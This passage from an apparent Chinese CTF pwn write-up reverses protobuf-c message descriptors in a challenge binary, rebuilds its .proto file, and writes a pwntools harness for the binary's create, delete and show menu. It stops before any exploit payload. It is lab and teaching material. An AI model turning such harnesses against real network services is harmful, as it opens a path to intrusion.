0,NULL,NULL /* reserved1,reserved2, etc */
},
};
static const unsigned test__field_indices_by_name[] = {
0, /* field[0] = a */
1, /* field[1] = b */
2, /* field[2] = c */
};
static const ProtobufCIntRange test__number_ranges[1 + 1] =
{
{ 1, 0 },
{ 0, 3 }
};
const ProtobufCMessageDescriptor test__descriptor =
{
PROTOBUF_C__MESSAGE_DESCRIPTOR_MAGIC,
"test",
"Test",
"Test",
"",
sizeof(Test),
3,
test__field_descriptors,
test__field_indices_by_name,
1, test__number_ranges,
(ProtobufCMessageInit) test__init,
NULL,NULL,NULL /* reserved[123] */
};

我们查看这两个结构体的源码

  • ProtobufCMessageDescriptor
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
/**
* Describes a message.
*/
struct ProtobufCMessageDescriptor {
/** Magic value checked to ensure that the API is used correctly. */
uint32_t magic;

/** The qualified name (e.g., "namespace.Type"). */
const char *name;
/** The unqualified name as given in the .proto file (e.g., "Type"). */
const char *short_name;
/** Identifier used in generated C code. */
const char *c_name;
/** The dot-separated namespace. */
const char *package_name;

/**
* Size in bytes of the C structure representing an instance of this
* type of message.
*/
size_t sizeof_message;

/** Number of elements in `fields`. */
unsigned n_fields;
/** Field descriptors, sorted by tag number. */
const ProtobufCFieldDescriptor *fields;
/** Used for looking up fields by name. */
const unsigned *fields_sorted_by_name;

/** Number of elements in `field_ranges`. */
unsigned n_field_ranges;
/** Used for looking up fields by id. */
const ProtobufCIntRange *field_ranges;

/** Message initialisation function. */
ProtobufCMessageInit message_init;

/** Reserved for future use. */
void *reserved1;
/** Reserved for future use. */
void *reserved2;
/** Reserved for future use. */
void *reserved3;
};
  • ProtobufCFieldDescriptor
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
struct ProtobufCFieldDescriptor {
/** Name of the field as given in the .proto file. */
const char *name;
/** Tag value of the field as given in the .proto file. */
uint32_t id;
/** Whether the field is `REQUIRED`, `OPTIONAL`, or `REPEATED`. */
ProtobufCLabel label;
/** The type of the field. */
ProtobufCType type;
/**
* The offset in bytes of the message's C structure's quantifier field
* (the `has_MEMBER` field for optional members or the `n_MEMBER` field
* for repeated members or the case enum for oneofs).
*/
unsigned quantifier_offset;
/**
* The offset in bytes into the message's C structure for the member
* itself.
*/
unsigned offset;
/**
* A type-specific descriptor.
*
* If `type` is `PROTOBUF_C_TYPE_ENUM`, then `descriptor` points to the
* corresponding `ProtobufCEnumDescriptor`.
*
* If `type` is `PROTOBUF_C_TYPE_MESSAGE`, then `descriptor` points to
* the corresponding `ProtobufCMessageDescriptor`.
*
* Otherwise this field is NULL.
*/
const void *descriptor; /* for MESSAGE and ENUM types */
/** The default value for this field, if defined. May be NULL. */
const void *default_value;
/**
* A flag word. Zero or more of the bits defined in the
* `ProtobufCFieldFlag` enum may be set.
*/
uint32_t flags;
/** Reserved for future use. */
unsigned reserved_flags;
/** Reserved for future use. */
void *reserved2;
/** Reserved for future use. */
void *reserved3;
};

结构体中又涉及到了一个枚举类型 ProtobufCType

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
typedef enum {
PROTOBUF_C_TYPE_INT32, /**< int32 */
PROTOBUF_C_TYPE_SINT32, /**< signed int32 */
PROTOBUF_C_TYPE_SFIXED32, /**< signed int32 (4 bytes) */
PROTOBUF_C_TYPE_INT64, /**< int64 */
PROTOBUF_C_TYPE_SINT64, /**< signed int64 */
PROTOBUF_C_TYPE_SFIXED64, /**< signed int64 (8 bytes) */
PROTOBUF_C_TYPE_UINT32, /**< unsigned int32 */
PROTOBUF_C_TYPE_FIXED32, /**< unsigned int32 (4 bytes) */
PROTOBUF_C_TYPE_UINT64, /**< unsigned int64 */
PROTOBUF_C_TYPE_FIXED64, /**< unsigned int64 (8 bytes) */
PROTOBUF_C_TYPE_FLOAT, /**< float */
PROTOBUF_C_TYPE_DOUBLE, /**< double */
PROTOBUF_C_TYPE_BOOL, /**< boolean */
PROTOBUF_C_TYPE_ENUM, /**< enumerated type */
PROTOBUF_C_TYPE_STRING, /**< UTF-8 or ASCII string */
PROTOBUF_C_TYPE_BYTES, /**< arbitrary byte sequence */
PROTOBUF_C_TYPE_MESSAGE, /**< nested message */
} ProtobufCType;

更多相关信息请查看 protobuf-c源码仓库protobuf-c官方文档

现在我们得知了消息的结构体 ProtobufCMessageDescriptor
也得知消息中所有成员的结构体 ProtobufCFieldDescriptor
还有每个成员的类型 ProtobufCType
利用这两个结构体和这个类型枚举便可以开始逆向程序,还原protobuf结构体了

程序逆向

protobuf message逆向

分析ProtobufCMessageDescriptor



我在ida中还原了 ProtobufCMessageDescriptor 结构体,便于观察,实际做题可以不用还原


再将之前数据段的变量的类型转为该结构体,得到如下结果


发现n_fileds为5,表明其中含有5个变量,点进fields分析每个field

分析出第一个变量为bytes型,名为whatcon的变量,按照这样的方法依次提取出所有field,写到heybro.proto文件中

1
2
3
4
5
6
7
8
9
syntax="proto3"; //proto version 2 or 3

message heybro{
bytes whatcon = 1;
sint64 whattodo = 2;
sint64 whatidx = 3;
sint64 whatsize = 4;
uint32 whatsthis = 5;
}

利用protoc heybro.proto --python_out=./命令生成python语言的代码,得到一个python文件,可以在exp中导入,构建相应的protobuf包

生成的heybro_pb2.py文件

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
# -*- coding: utf-8 -*-
# Generated by the protocol buffer compiler. DO NOT EDIT!
# source: heybro.proto
"""Generated protocol buffer code."""
from google.protobuf.internal import builder as _builder
from google.protobuf import descriptor as _descriptor
from google.protobuf import descriptor_pool as _descriptor_pool
from google.protobuf import symbol_database as _symbol_database
# @@protoc_insertion_point(imports)

_sym_db = _symbol_database.Default()


DESCRIPTOR = _descriptor_pool.Default().AddSerializedFile(b'\n\x0cheybro.proto\"a\n\x06heybro\x12\x0f\n\x07whatcon\x18\x01 \x01(\x0c\x12\x10\n\x08whattodo\x18\x02 \x01(\x12\x12\x0f\n\x07whatidx\x18\x03 \x01(\x12\x12\x10\n\x08whatsize\x18\x04 \x01(\x12\x12\x11\n\twhatsthis\x18\x05 \x01(\rb\x06proto3')

_builder.BuildMessageAndEnumDescriptors(DESCRIPTOR, globals())
_builder.BuildTopDescriptorsAndMessages(DESCRIPTOR, 'heybro_pb2', globals())
if _descriptor._USE_C_DESCRIPTORS == False:

DESCRIPTOR._options = None
_HEYBRO._serialized_start=16
_HEYBRO._serialized_end=113
# @@protoc_insertion_point(module_scope)

python使用protobuf

1
2
3
4
5
6
7
8
import heybro_pb2 # 不要加.py
data = heybro_pb2.heybro() # 方法名称跟随.proto中结构体名称变化
data.whattodo = todo
data.whatcon = content
data.whatidx = index
data.whatsize = size
data.whatsthis = this
data.SerializeToString() # 转换成bytes

静态分析


先看看主函数,稍微改了点名字,加了点注释


再看看menu函数

我们可以看到,程序读取输入,然后调用sub_1C87()解包数据,这个函数会直接调用另一个函数

我已经给这个函数改名了,这个函数是protobuf_c_message_unpack函数

protobuf_c_message_unpack函数的源码,可以粗略看看,主要是看看这个函数对堆有没有影响

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
ProtobufCMessage *
protobuf_c_message_unpack(const ProtobufCMessageDescriptor *desc,
ProtobufCAllocator *allocator,
size_t len, const uint8_t *data)
{
ProtobufCMessage *rv;
size_t rem = len;
const uint8_t *at = data;
const ProtobufCFieldDescriptor *last_field = desc->fields + 0;
ScannedMember first_member_slab[1UL <<
FIRST_SCANNED_MEMBER_SLAB_SIZE_LOG2];

/*
* scanned_member_slabs[i] is an array of arrays of ScannedMember.
* The first slab (scanned_member_slabs[0] is just a pointer to
* first_member_slab), above. All subsequent slabs will be allocated
* using the allocator.
*/
ScannedMember *scanned_member_slabs[MAX_SCANNED_MEMBER_SLAB + 1];
unsigned which_slab = 0; /* the slab we are currently populating */
unsigned in_slab_index = 0; /* number of members in the slab */
size_t n_unknown = 0;
unsigned f;
unsigned j;
unsigned i_slab;
unsigned last_field_index = 0;
unsigned required_fields_bitmap_len;
unsigned char required_fields_bitmap_stack[16];
unsigned char *required_fields_bitmap = required_fields_bitmap_stack;
protobuf_c_boolean required_fields_bitmap_alloced = FALSE;

ASSERT_IS_MESSAGE_DESCRIPTOR(desc);

if (allocator == NULL)
allocator = &protobuf_c__allocator;

rv = do_alloc(allocator, desc->sizeof_message);
if (!rv)
return (NULL);
scanned_member_slabs[0] = first_member_slab;

required_fields_bitmap_len = (desc->n_fields + 7) / 8;
if (required_fields_bitmap_len > sizeof(required_fields_bitmap_stack)) {
required_fields_bitmap = do_alloc(allocator, required_fields_bitmap_len);
if (!required_fields_bitmap) {
do_free(allocator, rv);
return (NULL);
}
required_fields_bitmap_alloced = TRUE;
}
memset(required_fields_bitmap, 0, required_fields_bitmap_len);

/*
* Generated code always defines "message_init". However, we provide a
* fallback for (1) users of old protobuf-c generated-code that do not
* provide the function, and (2) descriptors constructed from some other
* source (most likely, direct construction from the .proto file).
*/
if (desc->message_init != NULL)
protobuf_c_message_init(desc, rv);
else
message_init_generic(desc, rv);

while (rem > 0) {
uint32_t tag;
uint8_t wire_type;
size_t used = parse_tag_and_wiretype(rem, at, &tag, &wire_type);
const ProtobufCFieldDescriptor *field;
ScannedMember tmp;

if (used == 0) {
PROTOBUF_C_UNPACK_ERROR("error parsing tag/wiretype at offset %u",
(unsigned) (at - data));
goto error_cleanup_during_scan;
}
/*
* \todo Consider optimizing for field[1].id == tag, if field[1]
* exists!
*/
if (last_field == NULL || last_field->id != tag) {
/* lookup field */
int field_index =
int_range_lookup(desc->n_field_ranges,
desc->field_ranges,
tag);
if (field_index < 0) {
field = NULL;
n_unknown++;
} else {
field = desc->fields + field_index;
last_field = field;
last_field_index = field_index;
}
} else {
field = last_field;
}

if (field != NULL && field->label == PROTOBUF_C_LABEL_REQUIRED)
REQUIRED_FIELD_BITMAP_SET(last_field_index);

at += used;
rem -= used;
tmp.tag = tag;
tmp.wire_type = wire_type;
tmp.field = field;
tmp.data = at;
tmp.length_prefix_len = 0;

switch (wire_type) {
case PROTOBUF_C_WIRE_TYPE_VARINT: {
unsigned max_len = rem < 10 ? rem : 10;
unsigned i;

for (i = 0; i < max_len; i++)
if ((at[i] & 0x80) == 0)
break;
if (i == max_len) {
PROTOBUF_C_UNPACK_ERROR("unterminated varint at offset %u",
(unsigned) (at - data));
goto error_cleanup_during_scan;
}
tmp.len = i + 1;
break;
}
case PROTOBUF_C_WIRE_TYPE_64BIT:
if (rem < 8) {
PROTOBUF_C_UNPACK_ERROR("too short after 64bit wiretype at offset %u",
(unsigned) (at - data));
goto error_cleanup_during_scan;
}
tmp.len = 8;
break;
case PROTOBUF_C_WIRE_TYPE_LENGTH_PREFIXED: {
size_t pref_len;

tmp.len = scan_length_prefixed_data(rem, at, &pref_len);
if (tmp.len == 0) {
/* NOTE: scan_length_prefixed_data calls UNPACK_ERROR */
goto error_cleanup_during_scan;
}
tmp.length_prefix_len = pref_len;
break;
}
case PROTOBUF_C_WIRE_TYPE_32BIT:
if (rem < 4) {
PROTOBUF_C_UNPACK_ERROR("too short after 32bit wiretype at offset %u",
(unsigned) (at - data));
goto error_cleanup_during_scan;
}
tmp.len = 4;
break;
default:
PROTOBUF_C_UNPACK_ERROR("unsupported tag %u at offset %u",
wire_type, (unsigned) (at - data));
goto error_cleanup_during_scan;
}

if (in_slab_index == (1UL <<
(which_slab + FIRST_SCANNED_MEMBER_SLAB_SIZE_LOG2)))
{
size_t size;

in_slab_index = 0;
if (which_slab == MAX_SCANNED_MEMBER_SLAB) {
PROTOBUF_C_UNPACK_ERROR("too many fields");
goto error_cleanup_during_scan;
}
which_slab++;
size = sizeof(ScannedMember)
<< (which_slab + FIRST_SCANNED_MEMBER_SLAB_SIZE_LOG2);
scanned_member_slabs[which_slab] = do_alloc(allocator, size);
if (scanned_member_slabs[which_slab] == NULL)
goto error_cleanup_during_scan;
}
scanned_member_slabs[which_slab][in_slab_index++] = tmp;

if (field != NULL && field->label == PROTOBUF_C_LABEL_REPEATED) {
size_t *n = STRUCT_MEMBER_PTR(size_t, rv,
field->quantifier_offset);
if (wire_type == PROTOBUF_C_WIRE_TYPE_LENGTH_PREFIXED &&
(0 != (field->flags & PROTOBUF_C_FIELD_FLAG_PACKED) ||
is_packable_type(field->type)))
{
size_t count;
if (!count_packed_elements(field->type,
tmp.len -
tmp.length_prefix_len,
tmp.data +
tmp.length_prefix_len,
&count))
{
PROTOBUF_C_UNPACK_ERROR("counting packed elements");
goto error_cleanup_during_scan;
}
*n += count;
} else {
*n += 1;
}
}

at += tmp.len;
rem -= tmp.len;
}

/* allocate space for repeated fields, also check that all required fields have been set */
for (f = 0; f < desc->n_fields; f++) {
const ProtobufCFieldDescriptor *field = desc->fields + f;
if (field == NULL) {
continue;
}
if (field->label == PROTOBUF_C_LABEL_REPEATED) {
size_t siz =
sizeof_elt_in_repeated_array(field->type);
size_t *n_ptr =
STRUCT_MEMBER_PTR(size_t, rv,
field->quantifier_offset);
if (*n_ptr != 0) {
unsigned n = *n_ptr;
void *a;
*n_ptr = 0;
assert(rv->descriptor != NULL);
#define CLEAR_REMAINING_N_PTRS() \
for(f++;f < desc->n_fields; f++) \
{ \
field = desc->fields + f; \
if (field->label == PROTOBUF_C_LABEL_REPEATED) \
STRUCT_MEMBER (size_t, rv, field->quantifier_offset) = 0; \
}
a = do_alloc(allocator, siz * n);
if (!a) {
CLEAR_REMAINING_N_PTRS();
goto error_cleanup;
}
STRUCT_MEMBER(void *, rv, field->offset) = a;
}
} else if (field->label == PROTOBUF_C_LABEL_REQUIRED) {
if (field->default_value == NULL &&
!REQUIRED_FIELD_BITMAP_IS_SET(f))
{
CLEAR_REMAINING_N_PTRS();
PROTOBUF_C_UNPACK_ERROR("message '%s': missing required field '%s'",
desc->name, field->name);
goto error_cleanup;
}
}
}
#undef CLEAR_REMAINING_N_PTRS

/* allocate space for unknown fields */
if (n_unknown) {
rv->unknown_fields = do_alloc(allocator,
n_unknown * sizeof(ProtobufCMessageUnknownField));
if (rv->unknown_fields == NULL)
goto error_cleanup;
}

/* do real parsing */
for (i_slab = 0; i_slab <= which_slab; i_slab++) {
unsigned max = (i_slab == which_slab) ?
in_slab_index : (1UL << (i_slab + 4));
ScannedMember *slab = scanned_member_slabs[i_slab];

for (j = 0; j < max; j++) {
if (!parse_member(slab + j, rv, allocator)) {
PROTOBUF_C_UNPACK_ERROR("error parsing member %s of %s",
slab->field ? slab->field->name : "*unknown-field*",
desc->name);
goto error_cleanup;
}
}
}

/* cleanup */
for (j = 1; j <= which_slab; j++)
do_free(allocator, scanned_member_slabs[j]);
if (required_fields_bitmap_alloced)
do_free(allocator, required_fields_bitmap);
return rv;

error_cleanup:
protobuf_c_message_free_unpacked(rv, allocator);
for (j = 1; j <= which_slab; j++)
do_free(allocator, scanned_member_slabs[j]);
if (required_fields_bitmap_alloced)
do_free(allocator, required_fields_bitmap);
return NULL;

error_cleanup_during_scan:
do_free(allocator, rv);
for (j = 1; j <= which_slab; j++)
do_free(allocator, scanned_member_slabs[j]);
if (required_fields_bitmap_alloced)
do_free(allocator, required_fields_bitmap);
return NULL;
}

动态分析

首先编写交互逻辑,主要是将create函数和show函数用python实现出来

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
from pwn import *
import heybro_pb2

p = process("./pwn")

context.log_level = 'debug'
#context.terminal = ['tmux','splitw','-h']

def create(idx,content):
data = heybro_pb2.heybro()
data.whattodo = 1
data.whatcon = content
data.whatidx = idx
data.whatsize = 0
data.whatsthis = 0
data = data.SerializeToString()
p.recvuntil(b'WANT?\n')
p.send(data)

def delete(idx):
data = heybro_pb2.heybro()
data.whattodo = 2
data.whatcon = b'0'
data.whatidx = idx
data.whatsize = 1
data.whatsthis = 1
data = data.SerializeToString()
p.recvuntil(b'WANT?\n')
p.send(data)

def show(idx):
data = heybro_pb2.heybro()
data.whattodo = 3
data.whatcon = b'0'
data.whatidx = idx
data.whatsize = 1
data.whatsthis = 1
data = data.SerializeToString()
p.recvuntil(b'WANT?\n')
p.send(data)

def do_nothing(content):
data = heybro_pb2.heybro()
data.whattodo = 0
data.whatcon = content
data.whatidx = 1
data.whatsize = 1
data.whatsthis = 1
data = data.SerializeToString()
p.recvuntil(b'WANT?\n')
p.send(data)

gdb.attach(p)
create(0,b'aaaaaaaa')
show(0)

p.interactive()

